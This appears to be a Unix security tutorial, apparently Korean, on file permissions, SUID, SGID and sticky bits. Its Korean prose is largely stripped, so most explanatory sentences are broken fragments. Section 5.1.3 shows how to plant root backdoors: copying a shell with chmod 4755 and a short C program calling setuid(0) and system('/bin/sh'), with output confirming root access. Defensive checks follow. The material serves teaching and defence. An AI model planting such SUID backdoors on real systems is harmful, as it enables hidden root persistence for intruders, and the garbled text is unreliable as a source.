

5.1

5.1.1

가. UNIX

Unix



1)

Unix 가 ,

, 가

가 .

shell (&,\$,?,*,+,_,<,>,-,(,),|)

. ,

.

2)

, , 가

(Path) 가 .

o / (Root Directory) : File Operating System

System Files .

o /bin : 가

o /dev : , 가

o /etc : 가

o /tmp :

o /lib :

o /usr : , Utilities, Library Routines

o /export/home : home directory

3)

, , ,

(Channel) 가 /dev .

.

ls .

\$ ls -lgsF heart.txt
1-rw-r--r--1 glass213jan 31 00:12 heart.txt

1	1	
2	-rw-r--r--	가
3	1	


4	glass	id
5	os	id
6	213	
7	jan 31 00:12	
8	heart.txt	

UNIX read/write/execute 3 가

Owner/Group/World

(rwx)(rwx)(rwx) : 모든 사용자 read, write, execute

(r-x)(r-x)(r-x) : 모든 사용자는 파일에 write 불가



Additional File Permissions

s : SUID ; execs SUID (1000)

g : SGID ; execs SGID (2000)

t : sticky ; has sticky bit set (4000)

-	
d	
b	()
c	()
?	
p	
s	

5.1.2 setuid, setgid

/ , 755(-rw-r--r--), 644(-rw-r--r--). 가

, 755 0755 가 .

가 (0).

SetUID	4	.

		가 가 (x) "s", "S"
SetGID	2	(x) "s", "S"
Sticky bit	1	public 가 가 (x) "t", "T" public (x) "t", "T" /tmp 가 sticky bit

SUID, SGID, Sticky bit

chmod

가. SUID

```
0 chmod u+s filename : filename user (u) SUID (s)
0 chmod 4*** filename : SUID 8 4 . *** 755
8
```

0 [ex]

```
xl SUID ,
[bluesky@bluestar bluesky]# ls -l xl
-rwxr-xr-x 1 root root 2886 Apr 29 2000 xl
[bluesky@bluestar bluesky]# chmod u+s xl
[bluesky@bluestar bluesky]# ls -l
-rwsr-xr-x 1 root root 2886 Apr 29 2000 xl
suid 가 가 xl
가
```

. SGID

```
0 chmod g+s filename : filename group (g) SGID (s)
0 chmod 2*** filename : SGID 8 2 가 . 가 , ***
755 8
```

0 [ex]

```
xlock-exploit SGID ,
[bluesky@bluestar bluesky]# ls -l xlock-exploit
```

```

-rwxr-xr-x 1 root root 6018 Apr 29 2000 xlock-exploit
[bluesky@bluestar bluesky]# chmod g+s xlock-exploit
[bluesky@bluestar bluesky]# ls -l xlock-exploit
-rwxr-sr-x 1 root root 6018 Apr 29 2000 xlock-exploit

```

. Sticky bit

```

0  chmod o+t filename : filename          Sticky bit          .
0  chmod 1*** filename : Sticky bit      8          1          .
0  [ex]

```

```

,          shell_scripts          sticky bit
,
[bluesky@bluestar bluesky]# ls -l shell_scripts
drwxrwxr-x 2 bluesky bluesky 1024 Apr 20 2000 shell_scripts
[bluesky@bluestar bluesky]# chmod o+t shell_scripts
[bluesky@bluestar bluesky]# ls -l shell_scripts
drwxrwxr-t 2 bluesky bluesky 1024 Apr 20 2000 shell_scripts

```

```

+          -          .          SUID, SGID,
Sticky bit      (x)      "s", "S"      "t", "T"      ,
SUID,SGID,Sticky bit
,      (S, T)
SUID, SGID, Sticky bit      .      ,
SUID,SGID
.      ,
suid          SUID          ,

```

```

[bluesky@bluestar bluesky]# ls -l suid
-rw-rw-rw- 1 bluesky bluesky 2290 May 6 2000 suid      <-
[bluesky@bluestar bluesky]# chmod u+s suid
[bluesky@bluestar bluesky]# ls -l suid
-rwSr-w-rw- 1 bluesky bluesky 2290 May 6 2000 suid      <-      S
[bluesky@bluestar bluesky]# ./suid
bash: ./suid: Permission denied

```

. setuid

passwd(/usr/bin/passwd) 가
/etc/passwd
/etc/passwd ,
[bluesky@bluestar bluesky]# ls -l /etc/passwd
-rw-r--r-- 1 root root 930 Mar 5 04:38 /etc/passwd
root 가
passwd(/usr/bin/passwd) (, SUID) .
[bluesky@bluestar bluesky]# ls -l /usr/bin/passwd
-r-sr-xr-x 1 root bin 58306 Apr 13 1999 /usr/bin/passwd
/usr/bin/passwd root SUID 가
root
root /etc/passwd
가

. sticky

/tmp ,
[bluesky@bluestar bluesky]# ls -l /tmp
drwxrwxrwt 15 root root 1024 Mar 8 23:27 tmp
/tmp 1777(rwxrwxrwt) 가
sticky bit 가 , /tmp
A 가
/tmp B 가
/tmp sticky bit 가 sticky bit 가
가
가

5.1.3 setuid

가 root 가
가 .

가.

root hacker 가

```
# cp /bin/ksh /export/home/user001/hack
# chmod 4755 /export/home/user001/hack
# ls -l /export/home/user001/hack
-rwsr-xr-x 1 root other 200936 8 24 17:22 hack
```

hacker

shell() root 가 .

```
$ <-- hacker가
$ id
uid=102(user001) gid=100(student)
$ ls -l
drwxr-xr-x 2 user001 student 512 8 24 17:27 ./
drwxr-xr-x 106 root root 2048 8 18 11:02 ../
-rwsr-xr-x 1 root other 200936 8 24 17:27 hack*
-rwxr-xr-x 1 user001 student 124 8 20 13:46 local.cshrc*
-rw-r--r-- 1 user001 student 607 8 12 19:48 local.login
-rw-r--r-- 1 user001 student 582 8 12 19:48 local.profile
$ hack <-- root shell (root shell ...)
# id <-- 가 $->#
uid=102(user001) gid=100(student) euid=0(root)
#
```

root

가 .

/bin/sh, /bin/csh

root

shell .

vi

backdoor

```
#include <stdio.h>

main() {
    setuid(0);
    system( " /bin/sh " );
}
```

가 backdoor setuid .

```
#chmod 4755 backdoor
```

root .

```
$backdoor
#id
uid=0(root) gid=100(student)
```

```
. setuid
```

```

setuid      가      .
              root
setuid      .

```

5.1.4

- o /dev/ptyp : ps
- o /dev/ptyq : netstat
- o /dev/ptyr : ls
- o /dev/ptys : syslogd

0

```
# ls -l /bin /etc /usr > BACKUP.CHK  
# diff BACKUP.ORG BACKUP.CHK > BACKUP.DIFF
```

cp, tar

dump

.

5.2

```
root
setuid 가      가      .
[   ]      .
가. su      root      /bin/ksh      .
      root      .
```

```
. /bin/csh      root      .
gcc      가      .
      root      .
```

. setuid 가 가 .

. local.login, local.cshrc, local.profile
.
.